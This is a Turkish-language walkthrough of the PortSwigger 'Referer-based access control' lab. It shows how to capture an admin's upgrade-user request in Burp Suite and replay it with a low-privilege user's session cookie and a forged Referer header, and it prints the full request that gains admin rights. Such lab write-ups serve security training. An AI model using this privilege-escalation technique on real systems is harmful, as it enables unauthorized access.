
Referer-based access control


Herkese Merhaba,

Bu yazımda portswigger'da bulunan Access Control başlığının altındaki referer-based access control labının çözümünü anlatacağım.


Admin olarak giriş yapıyoruz ve Admin Panel'e geliyoruz.



Burp suit'i açıp upgrade user buttonuna tıkladığımız anda giden requesti yakalıyoruz ve repeatera gonderiyoruz.



Ardından çıkış yapıp wiener kullanıcısına giriş yapıyoruz. Girş yaptıktan sonra wiener kullanıcısının cookie'sini alıyoruz.



Tekrar burp suitimize gelip repeater'a gonderdiğimiz istek'deki username ve cookie-session değerlerini değiştirip send' basıyoruz.

```
GET /admin-roles?username=wiener&action=upgrade HTTP/2
Host: 0a0200d8035d93b481cc34fa006800f3.web-security-academy.net
Cookie: session=a2BkiUV3QzBYYPF6rQwOyMqXYHI3Y2Lu
Sec-Ch-Ua: "Chromium";v="127", "Not)A;Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: tr-TR
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,ima
ge/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://0a0200d8035d93b481cc34fa006800f3.web-security-academy.net/admin
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```

Adımları takip edip yaptıktan sonra wiener kullanıcıs admin yetkileri elde ediyor ve labımızı tamamlamış oluyoruz.